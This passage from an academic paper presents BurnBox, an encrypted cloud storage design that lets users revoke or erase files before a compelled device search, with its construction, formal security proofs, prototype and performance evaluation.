**From erasable files to erasable index entries.** Puncturable PRFs [30] would appear to resolve the issue of leaking label to filename pseudonym mappings by providing an algorithm, *puncture*, that converts the PRF key $k$ to a key $k'$ for which one cannot evaluate the PRF on a particular point $v$. If the key is punctured on the filename, an attacker with access to $k'$ cannot enumerate filenames by testing evaluations of the PRF on candidate filenames. Unfortunately, puncturable PRFs do not hide the points the key is punctured on: while an attacker would not be able to identify the mapping from filename to ciphertext, they would be able to identify the punctured filenames themselves. This can be resolved with a private puncturable PRF [15] which hides the points the key is punctured on. Unfortunately, these are not currently practical and thus not (yet) suitable for BurnBox.

Instead, we construct an *erasable index* using a simple table to store a mapping from filename to a randomly sampled value. This can be viewed as a form of stateful, private puncturable PRF. While extremely simple in concept, secure implementation is complicated by the requirement that the table is persisted to disk.

In the compelled access setting, an attacker gets full access both to the on-disk representation of the table and the physical state of the disk. This raises two distinct problems: first any data that has been overwritten or deleted from the table may still be be retained by the file system (e.g., in a journaled file system) or physically extractable from the drive (e.g., due to ware-leveling for SSDs or the hysteresis of magnetic storage media). Second, even if we can ensure old data is erased, the current state of the backing data-structure may reveal operations even if the data itself is gone. Were we to use a simple hash table, for example, the location of a particular entry depends on whether collisions occurred with other entries at insertion time. This lack of history independence leaks the past presence of other colliding entries even if the entries themselves are removed and physically erased.

We are thus left with two questions: how to ensure individual entries in the table can be removed without leaving forensic evidence, and how to structure the table so no trace is left when they are.

**Erasing index entries securely.** To remove or overwrite entries from the table without accidentally leaving old values accessible via forensics, we follow the approach of previous cryptographic erasure techniques [58]. We assume a small (e.g., 256-bit) securely erasable "effaceable storage" in which to store a *master key*. Naively, we could encrypt the entire table under this key and update or remove a row by overwriting the effaceable storage with a new key and writing an updated version of the table encrypted under the new key to disk. However, this means operations on a single entry require work linear in the size of the table.

Instead, we adopt a tree-based approach [58] for key management. Each entry in the table is encrypted with a unique key. Keys are stored as leaves of a key tree; sibling nodes are encrypted with a new key, which is stored as their parent. The root of the tree is encrypted under the master key stored in effaceable storage. Thus, an update (1) re-encrypts the updated row under a new key and (2) updates the key tree by sampling new keys for the tree path corresponding to that row and re-encrypting the tree path and path siblings. In summary, the erasable index consists of an encrypted table with encryption per entry and corresponding key tree, depicted in Figure 2.

**Using data structures privately.** While we have ensured individual entries in the table can be erased without leaving direct forensic evidence, we now need to en-



Figure 2: An erasable index for four items consisting of a key tree where each leaf encrypts a separate row of the table. The root of the key tree is encrypted by a master key stored in effaceable storage such as a hardware keystore.

sure the data structures as persisted to disk do not reveal past (erased) content. History independent data structures [47, 48] are a natural candidate for structuring the index and avoiding such leakage. Strongly history independent hash tables [47] achieve privacy for a particular update to the data structure even if an attacker has access to a snapshot both before and after a series of updates.

In the compelled access setting, however, due to the previously stated non-assumption of persistent storage deletion (e.g., journaling or hardware forensics), the attacker may get snapshots at each and every update. While cryptographic erasure ensures the actual content of the update is opaque, the timing, location, and size of individual writes needed to make the update is not. Although some schemes consider this type of storage leakage in the context of PROM for voting machines [47], we are aware of no general approaches. Indeed, eliminating all such leakage in the presence of an arbitrary file system and storage medium is problematic: even heavyweight techniques like ORAM leak the size of writes. Thus, these kinds of generic history-independent data structure techniques do not seem suitable for our setting.

We therefore take an application-specific approach, arranging that our data structures are used in a way that is independent of our application's privacy-sensitive information. Here we take that to be filenames, and so our data structures cannot be dependent on filename. Our key tree is already independent of filenames. To ensure the table is independent of filenames, we maintain it sorted in insertion order. While this means we leak some information about insertion order, we deem this acceptable (see Section 5). Looking ahead to the performance evaluation (Section 7), this ordering makes it harder to do efficient filename search, but appears to be necessary for our desired privacy properties.

**From permanent erasure to self revocation.** The above approach does not support self-revocation—it can only permanently delete files. To solve this, we use a form of key escrow. We generate a asymmetric key pair $(pk_{\text{res}}, sk_{\text{res}})$ and store $sk_{\text{res}}$ only in the secure restoration cache (and not on the device). When adding a file to the storage, we generate a *restoration* ciphertext of the form $\mathsf{Enc}_{pk_{\text{res}}}(\ell \,||\, k)$ which contains both the key $k$ for a given file and its filename $\ell$. The restoration ciphertext is only stored locally on the device.

To revoke access to the file, the entry in the erasable index is deleted. To delete the file, we must also erase the restoration information. Deleting the restoration ciphertext itself would violate deletion-revocation obliviousness upon compromise. Instead, we overwrite the ciphertext with an encryption of a random value. For the same reason, the ciphertext must be stored only on the device: if the adversary can observe accesses to the restoration ciphertext, this would violate both deletion-revocation obliviousness and deletion timing privacy.

**Enabling backup and recovery.** The approach so far does not support recovery of files should the device be lost or damaged. If BurnBox is used for cloud backup, rather than just to extend a device's storage capacity, this is a major limitation. One option would be to create a backup key and augment our approach to ensure all files are decryptable with that key. However, such a key would be able to decrypt any file, including deleted ones. A safer way to enable recovery would be to sync key state between multiple devices over a secure channel. The choice of channel must be made carefully as an adversary could observe the channel to learn the timings of operations or block sync messages to prevent deletes.

## 4 Construction

We now provide a detailed description of the cryptographic primitives underlying BurnBox.

**Syntax and semantics.** We start by defining self-revocable encrypted cloud storage (SR-ECS). In the following we use $y \leftarrow\!\$\, \mathsf{Alg}(x)$ to denote running a randomized algorithm Alg with fresh coins on some input $x$ and letting $y$ be assigned the resulting output.

An SR-ECS scheme consists of seven algorithms: $\mathsf{SR\text{-}ECS} = (\mathsf{Init}, \mathsf{Add}, \mathsf{Access}, \mathsf{Delete}, \mathsf{Revoke}, \mathsf{Restore})$.

- $st_0, tok_{\text{res}} \leftarrow\!\$\, \mathsf{Init}()$ : The initialization algorithm returns an initial local client state and a secret restoration token to be hidden off the local client.
- $st_{i+1} \leftarrow\!\$\, \mathsf{Add}(st_i, \ell, m)$ : The add algorithm takes as input the current state $st_i$, filename $\ell$, and file contents $m$ and outputs a new local client state.
- $st_{i+1}, m \leftarrow\!\$\, \mathsf{Access}(st_i, \ell)$ : The access algorithm takes a state and a filename, and returns a new state and file contents for that filename, or an error.
- $st_{i+1} \leftarrow\!\$\, \mathsf{Delete}(st_i, \ell)$ : The delete algorithm takes as input a state and filename, and outputs a new state. The filename and associated content should be permanently deleted.

- $st_{i+1} \leftarrow\!\!\$\ \mathsf{Revoke}(st_i, \ell)$ : The revoke algorithm takes as input a state and filename, and outputs a new state with filename and associated content temporarily deleted.
- $st_{i+1}, tok_{\text{res}} \leftarrow\!\!\$\ \mathsf{Restore}(st_i, tok_{\text{res}})$ : The restore algorithm takes as input a state and secret restoration token, and outputs a new state with all self-revoked files restored along with a (potentially new) restoration token.

We require our schemes to be correct. Informally, that means that encrypted files that are not currently revoked or deleted should be accessible and correctly decryptable. Accesses on filenames not added to the system or that were revoked/deleted, that return a special error symbol $\perp$. As a consequence, the set of all filenames and, by extension, file contents that are not revoked or deleted are learnable by an adversary with control of the device, e.g., by mounting a brute force search. Hiding the set of active files is not a goal of SR-ECS as it is in related deniable encryption schemes.

ECS algorithms will use access to a remote storage server, which we abstract as a key-value (KV) store with operations $\mathsf{Put}(K,V)$ and $\mathsf{Get}(K)$ that put and retrieve entries from the store. Both Put and Get are available as oracles to all ECS scheme algorithms, though we omit their explicit mention from the notation for simplicity. Looking ahead, we will be interested in the transcript of calls to the KV store, representing the state of the server. For example, if an ECS algorithm made the call $\mathsf{Put}(2, \mathsf{foo})$, the transcript would include the tuple $(\mathsf{Put}, 2, \mathsf{foo})$. We later will use implicitly defined transcript-extended versions of ECS algorithms that add an extra return value, the transcript $\tau$, consisting of calls to the oracle made during algorithm execution.

**Our construction.** We detail our construction in pseudocode in Figure 3. Enc, Dec represent authenticated symmetric encryption operations while PKEnc, PKDec represent IND-CCA secure public key encryption and decryption operations. System state is represented by *st* and is assumed to be stored persistently by the calling program.

We abstract our erasable index data structure as Tbl. We will make use of an initialize operation ($T \leftarrow \mathsf{Tbl.Init}()$), insert and lookup key operations notated by brackets ($T[k]$), and a delete key operation ($\mathsf{Tbl.Delete}(T,k)$). For all tables we assume that $T[k] = \perp$ if $k$ is not currently in the table. Furthermore, we define a random mapping operation on a key that checks if the key is in the table, and if not, randomly samples a value of length $2n$ to store with the key, returning the stored value ($v \leftarrow\!\!\$\ \mathsf{Tbl.RandMap}(T,k)$). This operation acts to lazily construct a random function and is used in the protocol to map filenames to random values used for key derivation,



Figure 3: BurnBox algorithms for self-revocable encrypted cloud storage.

where length $n$ corresponds to length of derived symmetric keys. To iterate over table $T$, the notation "$(x,y) \in T$" treats $T$ as the set $\{(x,y) \mid T[x] = y\}$ where $x, y \neq \perp$.

## 5 Compelled Access Security

We formalize *compelled access security* (CAS) for SR-ECS schemes. Our treatment most closely resembles the simulation-based notions used in the symmetric searchable encryption literature [21, 23]. Our definition is parameterized by a leakage regime. One can prove security relative to a leakage regime, but the actual level of security achieved will then depend on (1) what can be learned from the leakage; and (2) how well the leakage regime abstracts the resources of a real world attacker.

To address the first concern, our cryptographic analysis (Section 5.3) will not only reduce to a leakage regime, but then also evaluate the implications of our chosen leakage regime by formally analyzing the implications of leakage using property-based security games. The second concern manifests when considering the device state leaked upon compelled access. Our abstraction necessarily dispenses with all but the cryptographic state of the SR-ECS scheme. We defer discussion of the limitations of this abstraction with respect to other device state, such as operating sys-

tem state, to Section 8.

## 5.1 Simulation-based Security Definition

We use two pseudocode games, shown in Figure 4. In the real game, the adversary has access to a number of oracles, which we denote by $\mathcal{A}^{\mathcal{O}}$. The adversary can adaptively make queries to an SR-ECS protocol $\Pi$ using oracles **Add**, **Access**, **Delete**, **Revoke**, **Restore**. At each query, a transcript $\tau$ is returned to the adversary, representing the adversary's view of a query execution. In our setting where the storage used by the scheme is a key-value store, the transcript $\tau$ consists of tuples of the form $(\mathsf{Put}, K, V)$ for puts and $(\mathsf{Get}, K)$ for gets. Finally, the adversary may also query a **Compromise** oracle which returns the client state *st*. This models the search during compelled access.

The ideal world is parameterized by a *leakage regime* $\mathcal{L}$ and a *simulator* $\mathcal{S}$. A leakage regime $\mathcal{L} = \{\mathcal{L}_{\text{init}}, \mathcal{L}_{\text{add}}, \mathcal{L}_{\text{acc}}, \mathcal{L}_{\text{del}}, \mathcal{L}_{\text{rev}}, \mathcal{L}_{\text{res}}, \mathcal{L}_{\text{com}}\}$ consists of a sequence of leakage algorithms, one for each oracle. Each leakage algorithm takes as input a shared leakage state, $st^{\mathcal{L}}$, along with the arguments to the corresponding oracle call. The leakage algorithm acts as a filter on these inputs and returns a leakage value, $\sigma$, that is passed to the simulator. The leakage algorithm may also alter the shared leakage state, $st^{\mathcal{L}}$. The leakage regime therefore forms a kind of whitelist for what information about queries can be leaked by a scheme.

A simulator $\mathcal{S}$ attempts to use the leakage to effectively "simulate" the transcript $\tau$ and compromised state using only the leakage values $\sigma$ output by $\mathcal{L}$. In other words, security is achieved if an adversary cannot tell if they are in the real world viewing the actual protocol transcript or in the ideal world viewing the transcript simulated given just the leakage. Intuitively, if the adversary view can be simulated from $\mathcal{L}$, then the adversary view in the real world reveals *no more* information than what $\mathcal{L}$ specifies.

Notice that the simulator does not get executed on **Delete**, **Restore**, and **Revoke** queries. This reflects the fact that we demand *no* leakage in response to these queries, and our scheme can achieve this because we do not interact with the cloud for these operations.

Formally, the advantage of an adaptive adversary $\mathcal{A}$ over an SR-ECS scheme $\Pi$ is defined with respect to a simulator $\mathcal{S}$ and leakage function $\mathcal{L}$ by

$$\mathbf{Adv}^{\text{cas}}_{\Pi,\mathcal{S},\mathcal{L}}(\mathcal{A}) = \left|\mathbb{P}\left[\text{REAL}^{\mathcal{A},\Pi}_{\text{SR-ECS}} = 1\right] - \mathbb{P}\left[\text{IDEAL}^{\mathcal{A},\mathcal{S},\mathcal{L}}_{\text{SR-ECS}} = 1\right]\right|$$

where the probabilities are over the random coins used in the course of executing the games. We will not provide asymptotic definitions of security, but instead measure concretely the advantage of adversaries given certain running time and query budgets.

We restrict attention to adversaries that do not query **Add** on the same $\ell$ more than once. We believe one can relax this by changing the scheme and formalizations to handle sets of values associated to filename labels.

**Ideal encryption model.** Looking ahead, we will prove security in an *ideal encryption model* (IEM) which is an idealized abstraction of symmetric encryption. In the IEM model, the real world is augmented with two additional oracles, an encryption oracle **Encrypt** and a decryption oracle **Decrypt**. The former allows queries on an arbitrary symmetric key $k$ and message $m$, and returns a random bit string $ct$ of the appropriate length. We let $\mathsf{clen}$ be a function of the message length $|m|$ to an integer that represents the length in bits of the ciphertext. The oracle also stores $m$ in a table indexed by $k \,||\, ct$. The oracle **Decrypt** can be queried on a key $k$ and ciphertext string $ct$, and it returns the table entry at $k \,||\, ct$. We assume all table entries that are not set have initial value $\perp$. The adversary can make queries to **Encrypt**, **Decrypt** at any point in the games, including after the **Compromise** query is made.

In the ideal world the **Encrypt** and **Decrypt** oracles are implemented by the simulator $\mathcal{S}$. This means, importantly, that they can "program" the encryption, which seems necessary in our context since we require non-committing encryption [19]; the simulator must commit to an encryption of a message on **Add** before learning the contents of the message on **Compromise**. It is known that one requires programmability to achieve non-committing encryption (when secret keys are short) [51].

The IEM model can be viewed as a lifting of the ideal cipher model (ICM) or random oracle model (ROM) [14] to randomized authenticated encryption. Formally, one can replace ideal encryption with an indifferentiable authenticated-encryption scheme [12], applying the composition theorem of [45]. Those schemes are, however, not as efficient as standard ones, and we conjecture that one can directly prove our CAS scheme secure using standard authenticated encryption schemes while modeling their underlying components as ideal ciphers and/or random oracles.

## 5.2 Pseudonymous Operation History Leakage

We now introduce the leakage regime we will target, what we call the pseudonymous operation history leakage regime, denoted $\mathcal{L}^{\text{POH}}$. See Figure 5 for pseudocode.

Simply put, the leakage algorithms of $\mathcal{L}^{\text{POH}}$ reveal the operation name along with a pseudonym identifier for the operation target. For example, on a call to the add leakage algorithm, $\mathcal{L}_{\text{add}}(st^{\mathcal{L}}, \ell, m)$, a new random pseudonym $p$ is sampled (without replacement) and returned along with the operation name, specifying an Add



Figure 4: Games used in defining CAS security. The adversary has access to oracles $\mathcal{O} = \{$**Add**, **Access**, **Delete**, **Revoke**, **Restore**, **Compromise**, **Encrypt**, **Decrypt**$\}$ and is tasked with distinguishing between the "real"world and the simulated "ideal" world.

has occurred ($\sigma = (\mathsf{Add}, p, \mathsf{clen})$). The length of the content is also leaked upon Add. The pseudonym is saved within $st^{\mathcal{L}}$, so that on future operations involving that file, e.g., Access, the same pseudonym can be returned. Note that in the pseudonymous operation history neither the filename $\ell$ nor the file contents $m$ are leaked.

The compromise leakage algorithm, $\mathcal{L}_{\text{com}}$, leaks pseudonyms of all currently available files along with their associated label and contents. Operations that do not interact with the remote server, $\mathcal{L}_{\text{del}}, \mathcal{L}_{\text{rev}}, \mathcal{L}_{\text{res}}$, do not leak anything when first called, but do update the leakage state to change the set of files that are leaked upon compromise.

Pseudonymous operation history leakage fits the SR-ECS setting with an adversary-controlled remote server processing Add and Access operations for individual files. The adversary may not learn the underlying contents or file name, but can trivially link the upload of a file ciphertext to when it is served back to the client. While techniques that add, access, and permute batches of messages can attempt to obscure these links, e.g. ORAM [53], they remain impractical in the near term. We discuss implications of access pattern leakage in Section 8.

## 5.3 Cryptographic Security Analysis

There are two steps to our formal cryptographic security analysis. First, we show that our protocol is secure with respect to the pseudonymous operation history leakage regime $\mathcal{L}^{\text{POH}}$, by presenting a simulator $\mathcal{S}^{\text{POH}}$ (see Figure 6) that can effectively emulate the real world protocol given only access to the leakage in the ideal world. For simplicity, we define operation-specific simulators, $\mathcal{S}^{\text{POH}} = \{\mathcal{S}_{\text{add}}, \mathcal{S}_{\text{acc}}, \mathcal{S}_{\text{com}}, \mathcal{S}_{\text{enc}}, \mathcal{S}_{\text{dec}}\}$, which are invoked based on the leakage from $\mathcal{L}^{\text{POH}}$. The simulator $\mathcal{S}^{\text{POH}}$ uses programmabililty of the ideal encryption oracles, which it simulates.

This simulation-based security can be thought of as a whitelist which specifies what is revealed through the leakage regime. In many ways, this approach is desirable, as it does not require the prover to defend against specific attacks. However, complex models lead to complex leakage regimes in which the interactions between leakage algorithms can be unintuitive. In the worst case, proving simulation-based security would lead to a false sense of confidence should leakage suffice to violate security in ways explicitly targeted by scheme designers.

We therefore complement simulation-based security analysis with formalization of, and analyses of our scheme under, two relevant property-based security games. As we will see, these results end up being straightforward corollaries of the more general leakage-based security, which provides evidence that our leakage regime suffices to guarantee important security properties.

**Main security result.** The following theorem proves CAS security of our scheme $\Pi$ (as shown in Figure 3). It upper bounds the advantage of any adversary against the scheme by the advantage of adversaries against $\mathsf{INDCPA}_{\mathsf{PKE}}$ of the underlying components, plus a birthday-bound term associated to the probability of collisions occurring in identifiers or the success of a



Figure 5: Leakage algorithms defining the pseudonymous operation history leakage, $\mathcal{L}^{\text{POH}}$. Table $P$ tracks undeleted file pseudonyms and $R$ tracks revoked file pseudonyms.



Figure 6: The simulator for the pseudonymous operation history leakage regime $\mathcal{S}^{\text{POH}}$ used in the proof of Theorem 1. Table $T^{\mathcal{S}}$ stores added file pseudonyms and committed ciphertexts, $B$ stores restoration ciphertexts, and $D$ is used for ideal encryption.

brute-force key recovery attack against the ideal encryption. The full proof and description of the (standard) $\mathsf{INDCPA}_{\mathsf{PKE}}$ security game are given in our extended technical report [67].

**Theorem 1.** *Let $\mathcal{A}$ be a CAS adversary for protocol $\Pi$ and leakage regime $\mathcal{L}^{POH}$. Let $\mathcal{S}^{POH}$ be the simulator defined in Figure 6. Then we give adversary $\mathcal{B}$ such that if $\mathcal{A}$ makes at most $q_{\mathsf{Add}}$, $q_{\mathsf{Enc}}$, $q_{\mathsf{Dec}}$ queries to* **Add**, **Encrypt**, **Decrypt**, *respectively, and runs in time $T$ then*

$$\mathbf{Adv}^{cas}_{\Pi,\mathcal{S}^{POH},\mathcal{L}^{POH}}(\mathcal{A}) \leq \mathbf{Adv}^{indcpa}_{PKE}(\mathcal{B}) + \frac{q_{\mathsf{Add}} \cdot (2q_{\mathsf{Add}} + q_{\mathsf{Dec}})}{2^n}$$

*where $n$ is the length of identifiers and symmetric keys. Moreover, $\mathcal{B}$ runs in time $T' \approx T$ and makes at most $q_{\mathsf{Add}}$ queries to its oracle.*

Above when we say that $T' \approx T$, we mean that those adversaries run in time that of $\mathcal{A}$ plus the (small) overhead required to simulate oracle queries. A more granular accounting can be derived from the proof. Here we just briefly sketch the analysis.

*Proof Sketch.* We can divide the simulator's role in two: simulating the cloud transcript (on **Add** and **Access**) and simulating the client state (on **Compromise**). To simulate the cloud transcript in **Add**, the simulator must commit to a random ciphertext for file contents that are not known. To simulate client state, the simulator must provide (1) restoration ciphertexts and (2) keys and file contents that are consistent with the ciphertexts to which the simulator previously committed. The first step is a straightforward reduction to the INDCPA security of PKE. The second step is more challenging. In the IEM, the simulator can "program" the **Encrypt** and **Decrypt** responses to match the previously committed-to ciphertexts once file contents are leaked in **Compromise**. However, prior to compromise, it is possible for the adversary to brute-force decrypt ciphertexts by querying the ideal encryption oracles which, if successful, will catch the simulator in its attempt at programming. But we can show this probability is small, at most $q_{\mathsf{Add}} q_{\mathsf{Dec}}/2^n$ because the adversary has no information about these keys. The remaining part of the bound, $2q^2_{\mathsf{Add}}/2^n$, accounts for the need in the proof to switch identifiers to being chosen without replacement and then back again.

**Property-based security.** Recall two security goals for BurnBox in the compelled access threat model: (1) file name/content privacy — the content and name of deleted or revoked files should be hidden upon compromise; and (2) file revocation obliviousness — temporarily revoked files should be indistinguishable from securely deleted files upon compromise. We formalize these goals as adaptive security games $\mathsf{FilePrivacy}^{\mathcal{A},b}_{\Pi}$ and

$\mathsf{DelRevOblivious}_{\Pi}^{\mathcal{A},b}$ and give the following two corollaries of Theorem 1. The full description of the security games including advantage definitions and proof sketches are given in our extended technical report [67].

**Corollary 2.** *Let $\mathcal{A}$ be a FilePrivacy adversary for SR-ECS protocol $\Pi$. Then we give an adversary $\mathcal{B}$ such that*

$$\mathbf{Adv}_{\Pi}^{\mathsf{FilePrivacy}}(\mathcal{A}) \leq 2 \cdot \mathbf{Adv}_{\Pi,\mathcal{S}^{POH},\mathcal{L}^{POH}}^{cas}(\mathcal{B})$$

*where if $\mathcal{A}$ runs in time $T$ and makes at most $q$ oracle queries, $\mathcal{B}$ runs in time $T' \approx T$ and makes at most $q$ queries to the CAS oracle defined in Figure 4.*

**Corollary 3.** *Let $\mathcal{A}$ be a DelRevOblivious adversary for SR-ECS protocol $\Pi$. Then we give an adversary $\mathcal{B}$ such that*

$$\mathbf{Adv}_{\Pi}^{\mathsf{DelRevOblivious}}(\mathcal{A}) \leq 2 \cdot \mathbf{Adv}_{\Pi,\mathcal{S}^{POH},\mathcal{L}^{POH}}^{cas}(\mathcal{B})$$

*where if $\mathcal{A}$ runs in time $T$ and makes at most $q$ oracle queries, $\mathcal{B}$ runs in time $T' \approx T$ and makes at most $q$ queries to the CAS oracle defined in Figure 4.*

## 6 Implementation

We design and implement a prototype of BurnBox in C++ suitable for use on commodity operating systems. The system architecture is depicted in Figure 7. The prototype consists of 3,373 lines of code. The core cryptographic functionality is exposed through a file system in userspace (FUSE) [8] that can be deployed as a SR-ECS scheme by mounting it within a cloud synchronization directory, e.g., Dropbox. Add, Access, and Delete algorithms are captured and handled transparently via the file system write, read, and delete interfaces. Revoke and Restore are implemented as special FUSE commands and can be invoked through either the file system user interface or a command-line interface.

BurnBox maintains local state in an erasable index (Section 3) which stores filenames, file keys, and restoration ciphertexts. From the Crypto++ library [6], we use AES-GCM with 128-bit keys for encryption of file contents and of the erasable index key tree. We use ECIES [64] with secp256r1 for public key encryption of restoration keys. The implementation is available open source at `https://github.com/mhmughees/burnbox`.

**Effaceable storage.** As discussed in Section 4, to construct the erasable index, we require some mechanism that can securely store and delete symmetric keys. Both iOS [3] and Android [1] provide keystore APIs that, when backed by hardware security elements, provide this functionality. On desktops, there are no built-in mechanisms for doing so, but the functionality can be constructed from, for example, SGX [2]. For our prototype, we leverage the functionality provided by a trusted platform module (TPM) [66], and test it using IBM's software TPM [7].



Figure 7: BurnBox is implemented as a file system in userspace (FUSE). Trusted applications that are known not to leak file information about files can interact freely with BurnBox and the rest of the file system. Untrusted applications can be run in a container with access to BurnBox and a temporary file system that can be wiped on application exit.

It is possible to use BurnBox without hardware support for secure storage of the master key of our encryption tree. In this case, the master key is stored in persistent storage. This, of course, is insecure in the threat model where hardware forensics can recover past writes to persistent storage, e.g., a previous master key and key tree pair can be recovered to learn the key material for deleted files.

**Operating system leakage.** BurnBox is designed specifically to address leakage from persistent storage. To restrict an adversary to this scenario, BurnBox is implemented using memory-locked pages when appropriate and prompts users to restart their device following deletes/revokes prior to compelled access. This approach eliminates many issues such as kernel state and in-memory remnants of data, however, it is not a complete solution; BurnBox is not the only program that can write to disk. Both the operating system and applications can persist data that, although outside of BurnBox's control, will expose what it wishes to hide (e.g., through recently-used lists, search indices, buffers, etc.). We discuss these limitations further in Section 8.

**Application support.** Our prototype provides two ways for applications to use files stored in BurnBox. Trusted apps can obtain direct access to the BurnBox file system. These apps should be carefully vetted to ensure they do not leak damaging information about deleted or revoked files, e.g., by saving temporary data to other portions of the file system. Obviously such vetting is highly non-trivial, and so our prototype also allows a sandboxing



Figure 8: Evaluation of the storage and latency overheads imposed by BurnBox with respect to the number of files stored. Operation costs are plotted broken down into constituent parts and stacked to make up the total cost.

mechanism for untrusted applications. In particular, we allow running an application within a Docker container given access to BurnBox and a temporary file system that is wiped on application exit. For the latter we use a ramdisk [41].

## 7 Evaluation

As with a standard encrypted cloud store, the time to add and read files is primarily a function of client bandwidth and file length. BurnBox adds storage and timing overhead on top of these costs in order to maintain an erasable index and support revocation/restoration. Our evaluation answers the following questions:

(1) What is the storage overhead imposed by BurnBox on the client and cloud server?

(2) What are the latency overheads of BurnBox operations and how are they affected by the number of files (i.e. size of erasable index)?

**Experimental setup.** To answer the questions above, we run a series of experiments on a 2.2 GHz Intel core i7 Haswell processor with 16GB of RAM. We use a constant file size of 1 MB. File size affects the time to encrypt and decrypt files, but is a shared cost of all encrypted cloud storage schemes. We focus on measuring the additional overhead BurnBox incurs, such as maintaining the erasable index, which is not dependent on file size. In our experiments, we do not mount BurnBox within a cloud sync directory. Thus our measurements capture cryptographic and I/O costs, but not the additional network costs that would be present in a cloud setting.

**Storage overhead.** The erasable index on the client stores a filename (16 B), key-value store key (16 B), symmetric key (16 B), and restoration ciphertext (305 B) for each file. The key tree, whose leaves are used to encrypt individual rows of the index, grows linearly in the total number of files with new branches generated lazily. As expected, total client storage, consisting of the key tree and the encrypted rows, increases linearly with the number of files (Figure 8). This amounts to a reasonable client overhead for most use cases. For example, a device can store $10^5$ files in BurnBox while incurring less than 80 MB of local storage overhead. Note that the number of files includes deleted, revoked, and active files. In order to store the restoration ciphertext, revoked files incur almost the same storage overhead as active files; and thus, to achieve deletion-revocation obliviousness, deleted files also incur the same storage overhead. Finally, there is no storage overhead for the cloud server on top of the cost of the encrypted file contents.

**Operation latency.** Before any operation can be performed, our design requires reading the entire erasable index (i.e., filename to key mappings) into memory. Ideally, only the relevant row corresponding to the filename specified by each operation would be loaded. However, recall in order to prevent leakage of filename information from storage patterns, the index is not ordered by filename. This makes efficient direct row level accesses to the persisted index based on filename impossible. As a result, the start-up cost is linear in the number of files (in-order traversal of the key tree and decryption of each row). Nevertheless it is not prohibitively large, e.g., requiring 4.2 seconds for $10^5$ files (Figure 8), since, once loaded, the index can be stored in memory using a fast

data structure, e.g., a hash table.

Next we turn to evaluating the latency of each operation. Delete and Revoke operations simply update a row of the erasable index. Updating a row consists of sampling a new key to encrypt the row and updating the keys in the key tree path. Figure 8 shows the expected logarithmic relationship with number of files (i.e., height of key tree) and is independent of the size of files. The Add operation consists of the standard file encryption cost along with the overhead of an erasable index row update (Figure 8). The file encryption cost shown here is constant since our experiments add files of constant size (1 MB), but in general this cost will depend linearly on the size of the file. We see that the majority of the cost is from file encryption and overhead is small ($< 20\%$). The Access operation does not modify the erasable index and consists only of the file decryption cost. The Restore operation decrypts all restoration ciphertexts and updates the leaves of the key tree, executing in time linear to the number of files (Figure 8). The bulk of the cost in Restore comes from the public key decryption of a restoration ciphertext for each file ($\sim$ 1 ms / decryption).

## 8 Limitations

**Access pattern inference.** BurnBox does not hide access patterns for files stored in the cloud. In other contexts such as searchable encryption, access pattern leakage has been known to allow attacks that recover plaintext information [32, 33, 49] given some information about the underlying encrypted documents. The success of these types of attacks have so far been limited to recovering information of highly structured data types, such as columns of first names or social security numbers. It remains to be seen in what contexts attacks exist for a space as large and unstructured as files. While these issues are independent of BurnBox and instead stem from the general use of cloud storage, we consider if compelled access presents a unique problem for access pattern attacks.

By learning the plaintexts of undeleted files upon compelled access, the adversary may be able to better model the access distribution for a particular user leading to a stronger inference attack. Certainly if accesses between known plaintexts and unknown plaintexts can be correlated this would lend a strong advantage to the adversary (e.g., a set of files is known to be accessed in quick succession; if a few of the files are revealed, it can be inferred that the other deleted files accessed in succession belong to the set). However, should sensitive revoked files have little correlation with unrevoked files, the adversary will not be able to exploit the revealed files in this way.

Another consideration for leakage is file name length and file size which, for example, might uniquely identify files. Names can be padded to a maximum length with little loss as most file systems only allow 255 character names. File sizes are more challenging. If BurnBox is used with files where sizes are unique, these sizes should be padded. The granularity of such padding is dependent on the distribution of file lengths.

One final note is that access patterns after a compromise can reveal whether files were deleted or just revoked, because deleted files will never be read from or written to again. While we can preserve obliviousness during a compelled access search, access to the file after the search will inform the adversary if they are monitoring the cloud store. This appears to be unavoidable without resorting to, e.g., oblivious RAM [53], and even then the volume of accesses would leak some information.

**Operating system leakage.** BurnBox is designed to limit leakage from persistent storage following device restart in the compelled access threat model. While we have formally evaluated the security of BurnBox with respect to its cryptographic state, a complete picture of BurnBox usage includes the underlying operating system and interacting applications; both can access sensitive data and write to persistent storage. These other vectors of leakage have long been identified as a challenge for systems with similar goals to BurnBox, e.g., in deniable file systems [24].

Such concerns include: recently used file lists; indexes for OS wide search; application screen shots used for transitions[1]; file contents from BurnBox memory being paged to disk; text inputs stored either in keyboard buffers or predictive typing mechanisms; byproducts of rendering and displaying files to the user; and the volume and timing of disk operations.

Some of these issues can be handled by configuration or user action. Disabling OS-wide search and indexing for BurnBox directories prevents file names and contents from being stored in those indexes. To guard against leakage from memory being paged to disk, BurnBox uses memory locked pages where available. Users can avoid leaving applications with access to sensitive data open, which reduces the risk of leakage on suspend or resume. These approaches are somewhat unsatisfying because they require user-specific actions or at least OS-wide configuration changes (that perhaps can be handled by an installer).

BurnBox is necessary, but not sufficient, to fully protect against these issues and must be part of a larger ecosystem of techniques to achieve complete security. Applications need to take steps to prevent leakage. In some cases, as in our prototype, it may be as simple as running the application within a container with access only to a temporary file system that is erased on application exit. At the operating system level, special virtualization techniques [26], pur-

[1] Many operating systems use screen shots of the user interface when resuming either suspended applications or the OS itself.

pose built file systems [11], and write-only ORAM [59] can address many leakage issues.

**Delete timing.** A particular issue related to operating system leakage is revelation of timing and volume of disk accesses to forensics tools. In addition to hiding whether a file's status is revoked or deleted, BurnBox targets hiding when the status changed (deletion/revocation timing privacy). To this end, it stores all cryptographic material in two monolithic files. As a result an adversary examining timestamps learns the time of the last operation in BurnBox but nothing about the timing or volume of preceding operations or what they were.

However, the file system itself, or even the underlying physical storage medium, may leak more granular information. A journaling file system might, for example, leak when an individual entry in the erasable index was last touched. While we have carefully designed BurnBox to ensure this reveals no addition information, it does by necessity reveal when the file's status changed. Even if such fine grained information is not available, a flurry of file system activity, regardless of if it can be directly associated BurnBox, might suggest a user was revoking or deleting files immediately prior to a search, raising suspicion.

Even should such operating-system leakage reveal timing, BurnBox may provide value in terms of delete timing privacy for attackers who do not conduct low level disk forensics. We note that if one ignores the secondary goal of delete/revocation timing privacy, one could modify BurnBox to have the erasable index client state outsourced to cloud storage. Then Delete and Revoke operations would involve interactions with the cloud (revealing timing trivially), but this would arguably simplify the design.

